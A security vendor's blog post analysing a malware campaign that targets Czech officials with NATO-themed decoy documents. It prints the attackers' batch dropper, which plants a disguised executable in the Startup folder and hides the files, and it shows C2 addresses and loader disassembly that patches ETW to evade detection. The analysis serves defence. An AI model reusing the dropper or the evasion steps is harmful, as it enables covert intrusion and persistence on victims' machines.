Operation Oxidový: Sophisticated Malware Campaign Targets Czech Officials Using NATO-Themed Decoys

Subhajeet Singha ⋮⋮ 8/28/2024

Estimated reading time: 9 minutes

Seqrite Labs APT-Team has recently found a campaign targeting the Czech Republic. The campaign targets government and military officials with multiple lures aimed at the relationship between NATO and the Czech Republic. The entire malware ecosystem is involved in this campaign, starting from the loader to a well-known Command-and-Control framework known as HavocC2 and Freeze programmed in Rust, a lucrative,compiled programming language widely adopted by threat actors in the wild.

This blog explores the sophistication and technical details of the campaign we encountered during our analysis. We will examine the various stages of this campaign, starting with a deep dive into the decoy documents and then the malicious batch and LNK payloads, which further help the rust loader inject malicious DLL. We will end with a final overview covering the campaign.


Initial Findings

On August 4th 2024, our team found a malicious ZIP file, which surfaced on various sources like VirusTotal, where it has been used as a preliminary source of infection. The file contained various decoys with PDF and LNK file extensions. The same file was found by other threat researchers the very next day.

The ZIP contains a malicious LNK file named “*The importance of and outlook for the Czech Republic in NATO.pdf.lnk*,” which is responsible for running another malicious batch script named “*AdobeAcrobatReader.bat*.” This is responsible for spawning the decoy document “*Postup_zmeny_hesla_z_IMO.pdf* “and then renaming a masqueraded PDF file called “*NatoDoc.PDF* “to a portable executable. This is copied to the startup folder upon execution, acting as a mechanism for the persistence of the malicious payload. Let us look into the two decoy documents.

Looking into the decoy-document – I

Upon diving into the first document, Postup_zmeny_hesla_z_IMO.pdf, we see the heading is written in Czech, translating to **“Password Change from the Internal Network of the Ministry of Defense (IMO)”** in English.



Změna hesla z vnitřní sítě Internetu MO (IMO)

Na stránku **x.army.cz** se lze dostat i bez proxy serveru: https://x.army.cz/

Vítejte na našem informačním serveru! Můžete zde najít informace o Přístupové Doméně Inte

, vyřídit elektronickou poštu , případně prohledávat v databázi uživat


8.1.2021 13:02:42

16.4.2019

Ome

Správa PD IMO je v souč
mimořádných služeb. Žá
řešení uživatelské podp
v organizačním rozkaze /
služebním postupem.
Dále žádáme místní spr
cestou CA servicedesk v
Správa PD IMO není sch

The page can be accessed even without a proxy server.



Změna hesla v systému PD IMO

Pomocí tohoto formuláře si můžete změnit své přístupové heslo do sítě PD IMO
Do následujícího textového pole napište vaše přihlašovací jméno a v dalším poli vyplňte vaše současné heslo.
Ve třetím poli zadejte nové heslo a ve čtvrtém jej zadejte znovu pro potvrzení.


Heslo musí být nejméně 12 znaků dlouhé, musí obsahovat minimálně jedno malé a jedno velké písmeno, jednu číslici a jeden ze znaků ~!$%^&*()_-=+[]{}<>.,:
Nepoužívejte v hesle českou diakritiku!

Důležité upozornění!
Hesla se v systému ukládají pouze v zašifrované podobě a nelze jej proto dodatečně zjistit!
Zapomenelo-li své heslo, nezbývá nic jiného, než požádat o vytvoření hesla nového a to pouze písemným požadavkem
Pokud k takové situaci dojde, vyplňte tento **formulář** a odešlete faxem na číslo 201127 Nové heslo vám bude zasláno vojenskou poštou.

Uživatelské jméno
vaclavcld
Původní Heslo
●●●●●●●●●●●●
Nové heslo

Nové heslo (pro kontrolu)

The first page of the decoy mentions steps to navigate to the URL hxxps://x.army.cz, where one changes their passwords. The other page image mentions ways to change passwords by adhering to specific guidelines, such as proper password length and other artifacts like avoiding guessable passwords.



Info pro místní správce: Pro načtení stránky x.army.cz je třeba mít nastavenu výjimku.

Nastavení serveru proxy

Servery

Typ	Adresa serveru proxy	Port
HTTP:	proxy.army.cz	8080
Zabezpečeno:	proxy.army.cz	8080
FTP:	proxy.army.cz	8080
Socks:		

☑ Pro všechny protokoly používat stejný server proxy

Výjimky

Nepoužívat server proxy pro adresy začínající:


*.army.cz

Jednotlivé záznamy oddělujte středníkem (;).

Now, the final page of this decoy document contains a message that translates to “Information for local administrators: To access the page hxxps://x[.]army[.]cz, an exception must be set,” with guides on setting up a proper proxy network. Overall, this decoy document acts as a lure for the target to immediately change their passwords and provides guidelines for doing so, which is completely irrelevant to the name of the initial ZIP file.

Looking into the decoy-document – II


Like the previous document, we have another decoy document: The importance of and outlook for the Czech Republic in NATO. This document clearly mentions various reasons for the importance of relations between the Czech Republic and NATO, as well as multiple aspects of geopolitical advantages and history.



The importance of and outlook for the Czech Republic in NATO

This year we are commemorating the 25th anniversary of the Czech Republic’s accession to NATO, which marked a watershed moment on the path to ensuring our national security.

We are a country with tragic historical experience related to the expansionism of our neighbours, both close and further afield; the wheels of foreign armoured vehicles repeatedly trampled our land and our hope of a free and independent life. In the twentieth century, we stood alone against Nazi and Soviet aggression. For us, the years 1938 and 1968 marked the beginning of deeply traumatising and humiliating periods.




In light of the aggressive intentions of Russian President Vladimir Putin's regime - which does not conceal its interest in renewing Russia's sphere of influence in Europe - it is now clearer than ever before that membership in the Alliance is of utmost importance. Its primary mission of common defence is again coming to the fore. None of us can face a hostile Russia alone. For 30 years, we had no real threat to consider, and we enjoyed the peace dividend. European countries saw their military capacity fall, yet NATO remained parametrically more powerful than Russia, in military terms, due to great economic strength.

We must maintain NATO's internal cohesion so that we do not lose this advantage. The Kremlin is, of course, aware of these conditions, which is why it is intensifying its long-term hybrid actions against European democracies. We too must modernise - and rapidly. We must increase the capacities of the defence industry and strengthen the armies of individual Allies.

The next page mentions the current security issues and discusses strengthening relations between all NATO nations for prosperity, growth, and modernization. Overall, this document discusses relations and goals between NATO and the Czech Republic, which makes this lure document relevant to the name of the initial ZIP file.

Infection Chain



Spear Phishing
bundled files
Archive
1
1.The importance of and outlook for the Czech Republic in NATO.pdf.lnk
2
AdobeAcrobatReader.bat
Renamed and Copied to Startup for Persistence
4
The importance of and outlook for the Czech Republic in NATO.pdf
3
PDF
PDF
Postup_zmeny_hesla_z_IMO.pdf
NatoDoc.pdf
AdobeReader.exe
Freeze Loader
Similar PDB
Injects into notepad.exe
5
vihu.exe
gnobya.exe
6
206.188.197.113
195.123.225.88
Havoc Demon
Silver

Technical Analysis

We will break down the analysis into four different parts.

Stage 1 – Malicious Batch & LNK Script.

The ZIP contains a malicious LNK file known as 1.The importance of and outlook for the Czech Republic in NATO.pdf.lnk. Looking into its contents, we see its sole purpose is spawning another malicious batch script known as AdobeAcrobatReader.bat.



```
Windows
explorer.exe
C:\Windows\explorer.exe
%SystemRoot%\System32\shell32.dll
pc-win3345
Windows
Gexplorer.exe
PDF document
..\..\..\Windows\explorer.exe
AdobeAcrobatReader.bat
C:\Windows\System32\shell32.dll
%SystemRoot%\System32\shell32.dll
S-1-5-21-2640065481-1576590069-1117506390-1000
```


Upon, analyzing the malicious batch script we found the following:

① Initially, the batch script spawns the first decoy document onto the screen.

② Next, it changes the attributes for the second decoy document and the masqueraded PDF, which is an executable.

③ Then, it goes ahead and renames the masqueraded PDF to AdobeReader.exe and uses xcopy to copy it to the Startup folder for execution.

④ Lastly, it modifies file attributes to set the shortcut and payload files as hidden, read-only, and system files. This ensures that the malicious LNK file and associated payload are concealed from typical user visibility and protected against unauthorized modification or deletion.



```
@echo off
start "" "%~dp0\Postup zmeny hesla z IMO.pdf"
attrib -r -s -h "%~dp0\NatoDoc.pdf"
attrib -r -s -h "%~dp0\The importance of and outlook for the Czech Republic in NATO.pdf"
echo F|xcopy "%~dp0\NatoDoc.pdf" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\AdobeReader.exe" /Y /F
attrib +r +s +h "%~dp0\1.The importance of and outlook for the Czech Republic in NATO.pdf.lnk"
attrib +r +s +h "%~dp0\NatoDoc.pdf"
```


Spawns the decoy document.

Changes the attributes of the malicious LNK, exe and copies the malicious executable to the Startup Folder.

In the next section, we will look into the malicious payload. From this initial stage, it is evident that the batch script and the LNK were responsible for deploying the payload.

Stage 2 – Malicious Rust Loader.

A malicious x64 executable payload is present in the ZIP File.




Type: PE64 | Sections | ☑ ANSI | ☐ UTF8 | ☑ Unicode | ☐ C Strings | 5 | ☐ Links

Number	Offset	Address		Size	Type	String
1669	0004f913	0000000140050513	Section(1)['.rdata']	05	A	90⌐aH
1670	0004f91b	000000014005051b	Section(1)['.rdata']	05	A	L@4aP
1671	0004f923	0000000140050523	Section(1)['.rdata']	05	A	QOo!R
1672	00052920	0000000140053520	Section(1)['.rdata']	0b	A	LayoutError
1673	00052d54	0000000140053954	Section(1)['.rdata']	55	A	C:\TOOL\Freeze.rs-...
1674	00052dcc	00000001400539cc	Section(1)['.rdata']	05	A	.text
1675	00052ddc	00000001400539dc	Section(1)['.rdata']	08	A	.text$mn
1676	00052df0	00000001400539f0	Section(1)['.rdata']	0b	A	.text$mn$00
1677	00052e04	0000000140053a04	Section(1)['.rdata']	0e	A	.text$unlikely
1678	00052e1c	0000000140053a1c	Section(1)['.rdata']	07	A	.text$x
1679	00052e2c	0000000140053a2c	Section(1)['.rdata']	08	A	.idata$5
1680	00052e40	0000000140053a40	Section(1)['.rdata']	06	A	.00cfg
1681	00052e50	0000000140053a50	Section(1)['.rdata']	08	A	.CRT$XCA
1682	00052e64	0000000140053a64	Section(1)['.rdata']	09	A	.CRT$XCAA
1683	00052e78	0000000140053a78	Section(1)['.rdata']	08	A	.CRT$XCT


Freeze Loader Detected

During the initial analysis, we found that the payload is actually a Rust-based loader known as Freeze. Researchers at Optiv created this evasive toolkit for red-team emulation-oriented exercises, such as bypassing EDRs using suspended processes, direct syscalls, etc. Next, we navigated the file to IDA, a binary analysis tool for further reverse engineering and payload extraction.



```
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rsi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtwnotificatio ; "EtwNotificationRegister"
mov     rcx, rdi        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritte
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rsi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtweventregist ; "EtwEventRegister"
mov     rcx, rdi        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritte
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rsi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtweventwritef ; "EtwEventWriteFull"
mov     rcx, rdi        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritte
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rsi         ; lpBuffer
